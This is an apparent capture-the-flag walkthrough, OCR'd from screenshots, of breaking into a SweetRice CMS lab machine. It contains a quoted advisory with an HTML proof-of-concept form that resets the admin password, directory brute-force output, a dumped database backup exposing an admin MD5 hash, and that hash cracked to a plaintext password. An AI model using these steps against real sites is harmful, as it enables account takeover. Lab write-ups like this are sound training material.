
Account

Password

□ Remember Me

Forgot Password?

Powered by SweetRice © 2023



Description

Vulnerability ID: HTB22669

Reference: http://www.htbridge.ch/advisory/reset_admin_password_in_sweetrice_cms.html

Product: SweetRice CMS

Vendor: basic-cms.org (http://www.basic-cms.org/)

Vulnerable Version: 0.6.7

Vendor Notification: 21 October 2010

Vulnerability Type: Logic error

Status: Not Fixed, Vendor Alerted, Awaiting Vendor Response


Risk level: High

Credit: High-Tech Bridge SA - Ethical Hacking & Penetration Testing (http://www.htbridge.ch/&#41;

Vulnerability Details:
The vulnerability exists due to failure in the "/as/index.php" scripts to properly sanitize user-supplied input.
Attacker can change admin password.

The following PoC is available:


```
<form action="http://[host]/as/index.php?type=password&mod=resetok" method="post">
<input name="p1" type="hidden" value="123">
<input name="p2" type="hidden" value="123">
<input name="email" type="hidden" value="[admin_email]">
<input value="Login" name="login" type="submit">
</form>
```



Welcome to SweetRice!

Please input your administrator's email.

Email



http://10.10.225.245:80/

Type	Found	Response	Size
Dir	/content/inc/lang/	200	1559
File	/content/inc/lastest.txt	200	233
Dir	/content/inc/mysql_backup/	200	1231
File	/content/inc/font/arial.ttf	200	373143
File	/content/inc/rssfeed.php	200	147
File	/content/inc/lang/big5.php	200	147
File	/content/inc/rssfeed_category.php	200	147
File	/content/inc/rssfeed_entry.php	200	147
File	/content/inc/mysql backup/mysql bakup 20191129...	200	5151
File	/content/inc/sitemap_xml.php	200	147
File	/content/inc/lang/en-us.php	200	147
File	/content/inc/lang/zh-cn.php	200	147

Current speed: 41 requests/sec

(Select and right click for more options)

Average speed: (T) 42, (C) 40 requests/sec

Parse Queue Size: 0


Total Requests: 42437/4852114

Current number of running threads: 10


Time To Finish: 1 Day

Starting dir/file list based brute forcing


/content/js/1701/




```
    8 => 'DROP TABLE IF EXISTS `%--%_item_
    9 => 'CREATE TABLE `%--%_item_plugin`
    `id` int(10) NOT NULL AUTO_INCREMENT,
    `item_id` int(10) NOT NULL,
    `item_type` varchar(255) NOT NULL,
    `plugin` varchar(255) NOT NULL,
    PRIMARY KEY (`id`)
  ) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
    10 => 'DROP TABLE IF EXISTS `%--%_links`;',
    11 => 'CREATE TABLE `%--%_links` (
    `lid` int(10) NOT NULL AUTO_INCREMENT,
    `request` text NOT NULL,
    `url` text NOT NULL,
    `plugin` varchar(255) NOT NULL,
    PRIMARY KEY (`lid`)
  ) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
    12 => 'DROP TABLE IF EXISTS `%--%_options`;',
    13 => 'CREATE TABLE `%--%_options` (
    `id` int(10) NOT NULL AUTO_INCREMENT,
    `name` varchar(255) NOT NULL,
    `content` mediumtext NOT NULL,
    `date` int(10) NOT NULL,
    PRIMARY KEY (`id`),
    UNIQUE KEY `name` (`name`)
  ) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
    14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'globa
    15 => 'INSERT INTO `%--%_options` VALUES(\'2\',\'categ
    16 => 'INSERT INTO `%--%_options` VALUES(\'3\',\'links
    17 => 'DROP TABLE IF EXISTS `%--%_posts`;',
    18 => 'CREATE TABLE `%--%_posts` (
    `id` int(10) NOT NULL AUTO_INCREMENT,
    `name` varchar(255) NOT NULL,
    `title` varchar(255) NOT NULL,
    `body` longtext NOT NULL,
    `keyword` varchar(255) NOT NULL DEFAULT \'\',
    `tags` text NOT NULL,
    `description` varchar(255) NOT NULL DEFAULT \'\',
    `sys_name` varchar(128) NOT NULL,
    `date` int(10) NOT NULL DEFAULT \'0\',
    `category` int(10) NOT NULL DEFAULT \'0\',
    `in_blog` tinyint(1) NOT NULL,
```




```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat mysql_bakup_20191129023059-1.5.1.sql
<?php return array (
  0 ⇒ 'DROP TABLE IF EXISTS `%--%_attachment`;',
  1 ⇒ 'CREATE TABLE `%--%_attachment` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `post_id` int(10) NOT NULL,
  `file_name` varchar(255) NOT NULL,
  `date` int(10) NOT NULL,
  `downloads` int(10) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
  2 ⇒ 'DROP TABLE IF EXISTS `%--%_category`;',
  3 ⇒ 'CREATE TABLE `%--%_category` (
  `id` int(4) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `link` varchar(128) NOT NULL,
  `title` text NOT NULL,
  `description` varchar(255) NOT NULL,
  `keyword` varchar(255) NOT NULL,
  `sort_word` text NOT NULL,
  `parent_id` int(10) NOT NULL DEFAULT \'0\',
  `template` varchar(60) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `link` (`link`)
```



```
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
  14 ⇒ 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s
 Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";
s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f
9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to SweetRice - Thank your for i
nstall SweetRice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If y
ou are the webmaster,please go to Dashboard → General → Website setting </p><p>and uncheck the checkbox \\"Site cl
ose\\" to open your website.</p><p>More help at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-wh
en-SweetRice-installed/\\">Tip for Basic CMS SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expire
d\\";i:0;s:10:\\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s
:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
  15 ⇒ 'INSERT INTO `%--%_options` VALUES(\'2\',\'categories\',\'\',\'1575023409\');',
  16 ⇒ 'INSERT INTO `%--%_options` VALUES(\'3\',\'links\',\'\',\'1575023409\');',
  17 ⇒ 'DROP TABLE IF EXISTS `%--%_posts`;',
  18 ⇒ 'CREATE TABLE `%--%_posts` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
```



```
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
  14 ⇒ 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s
 Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";
s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f
9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to SweetRice - Thank your for i
nstall SweetRice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If y
ou are the webmaster,please go to Dashboard → General → Website setting </p><p>and uncheck the checkbox \\"Site cl
ose\\" to open your website.</p><p>More help at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-wh
en-SweetRice-installed/\\">Tip for Basic CMS SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expire
d\\";i:0;s:10:\\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s
:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
```



MD5 reverse for 42f749ade7f9e195bf475f37a44cafcb


The MD5 hash:

`42f749ade7f9e195bf475f37a44cafcb`

was succesfully reversed into the string:

`Password123`

Feel free to provide some other MD5 hashes you would like to try to reverse.



Please login

Account


manager

Password

●●●●●●●●●●●

☐ Remember Me

Login failed



Welcome to SweetRice!

Lazy Admin's Website System Information

SweetRice Simple Website Program Database mysql Connected

Website status : Close

Running [✓ Close]

URL rewrite

Enable [✓ Disable]

Theme

[✓ Default] default

Language


[✓ Auto detect] 中文(简体) 中文(繁体) English

Dashboard Language

中文(简体) 中文(繁体) [✓ English]

Category

0



Dashboard Language

English

Webmaster

Lazy Admin

Dashboard Directory

as

